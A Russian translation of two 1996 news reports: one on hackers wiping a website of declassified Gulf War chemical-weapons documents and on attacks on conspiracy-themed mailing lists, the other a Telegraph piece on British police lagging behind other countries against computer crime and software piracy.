ВАШИНГТОН — В пятницу хакеры взломали веб-сайт (http://insigniausa.com), содержавший засекреченные ранее свидетельства применения химического и биологического оружия в Войне в Заливе, и стёрли все файлы.

«Кто-то взломал сервер в пятницу около 16:00 и полностью уничтожил нашу машину», — сказал Кеннет Уивер, веб-мастер компании W3 Concepts, Inc. (http://ns.w3concepts.com) из Пулсвилла (Мэриленд, пригород Вашингтона), обслуживающей этот сайт.

Сайт содержал недавно рассекреченные документы Министерства обороны, свидетельствующие о биологических и химических материалах военного назначения, якобы поставленных американскими компаниями Ираку до войны.

Брюс Клетт, издатель Insignia Publishing, сообщил, что сейчас файлы восстанавливаются. «Мы планируем возобновить работу в субботу вечером или в воскресенье», — сказал он. «Мы призываем всех копировать эти файлы и распространять их». Всего более 300 файлов объёмом 50 МБ.

У Министерства обороны есть своя версия этих файлов на сайте Gulflink (http://www.dtic.dla.mil/gulflink/).

Insignia планирует издать книгу «Отравленные в Заливе» о замалчивании этих данных правительством — авторства бывшего аналитика ЦРУ Патрика Эддингтона — через шесть-восемь недель, добавил Клетт.

Хакеры также вывели из строя SNETNEWS и IUFO — интернет-рассылки, посвящённые теориям заговора и НЛО, 25 октября, по словам администратора списков Стива Уингейта. Он планирует перенести рассылки к другому провайдеру и в скором времени возобновить работу.

«Мы регулярно сталкиваемся с этим, когда слишком близко подбираемся к чувствительным темам», — сказал Уингейт. «Во вторник выборы. Это фактор».

Он также сообщил, что «тихий» вертолёт в четверг вечером несколько минут кружил над его домом и машиной в округе Марин, осветив их.

---

28. Преступники ускользают из сети

Источник: The Telegraph, London

5 ноября 1996 года

Британия безнадёжно отстаёт в борьбе с компьютерной преступностью, и пора воспринимать это всерьёз, — пишет Майкл МакКормак.

Британская полиция отстаёт от остального мира в борьбе с компьютерной преступностью, считает один из самых опытных компьютерных следователей страны, который только что вернулся к пешему патрулированию.

Констебль Джон Тэкрэй из полиции Южного Йоркшира пришёл к этому мрачному выводу после трёхмесячного объезда ведущих подразделений по борьбе с компьютерной преступностью мира — в рамках программы Мемориального фонда Уинстона Черчилля.

По его словам, все пять изученных им стран превосходят Британию в борьбе с электронной преступностью.

«Уровень образования и понимания компьютерных преступлений за пределами Британии значительно выше», — сказал Тэкрэй.

«Здесь полицейские подразделения уклоняются даже от попыток расследовать компьютерные преступления. Видишь опытных следователей, которые полностью теряют интерес к делам, когда в них фигурируют компьютеры».

«Мы знаем, что компьютерная преступность, особенно пиратство программного обеспечения, тесно связана с организованной преступностью — её привлекают высокие прибыли и низкий риск, — но эти связи не отрабатываются».

Он добавляет: «Мы сильно отстаём от наших собственных преступников в этих вопросах. Мы ловим их только тогда, когда они становятся самодовольными и продолжают использовать старые технологии и методы. Если они просто идут в ногу с современными технологиями, они настолько далеко впереди, что в безопасности». Тэкрэй был одним из офицеров, ответственных за закрытие одной из крупнейших в стране пиратских досок объявлений, по оценкам укравшей программного обеспечения на тысячи фунтов в прошлом году, и оказывал помощь сотрудникам других подразделений в нескольких аналогичных делах. Пираты недавно назвали новый пакет нелегального программного обеспечения «Thackray1 и 2» в его честь.

Он видел, насколько серьёзно относятся к подобным преступлениям полицейские подразделения за рубежом: «В Америке специализированные подразделения есть в каждом штате, аналогичная система создаётся в Австралии. В Британии нет ничего даже близко столь же масштабного».

«У нас есть Подразделение по компьютерным преступлениям в Scotland Yard и небольшая криминалистическая группа в Большом Манчестере, но они оба крайне плохо обеспечены ресурсами, и в других подразделениях мало интереса к расследованию компьютерных преступлений и поддержки такой работы».

«Для начала наши офицеры должны получить лучшее образование о том, что такое компьютерная преступность, как она работает и кому причиняет вред. Нужно избавиться от представления о том, что это преступление без жертв и без серьёзных последствий».

Тэкрэй готовит доклад о своих впечатлениях от антикриминальных инициатив в других странах и о том, что должна сделать Британия, чтобы достичь их уровня. «На мой взгляд, нам нужны специально подготовленные офицеры, разбирающиеся в вопросах компьютерной преступности».

«Нам также нужно стать значительно более проактивными. Недостаточно сидеть сложа руки и ждать жалоб».

Но, пожалуй, показательно для британских усилий то, как используется ценный опыт Тэкрэя. Он убирает ноутбук и надевает сапоги.

«Меня переводят обратно в форменную службу. Двухлетний опыт, полученный мной в расследовании этих дел, не будет использован в полной мере».

«Мы гордимся тем, что являемся эффективной полицейской службой в Британии, и другие страны смотрят на нас снизу вверх. Но в вопросах компьютерной преступности нам самим придётся следовать их примеру».

-EOF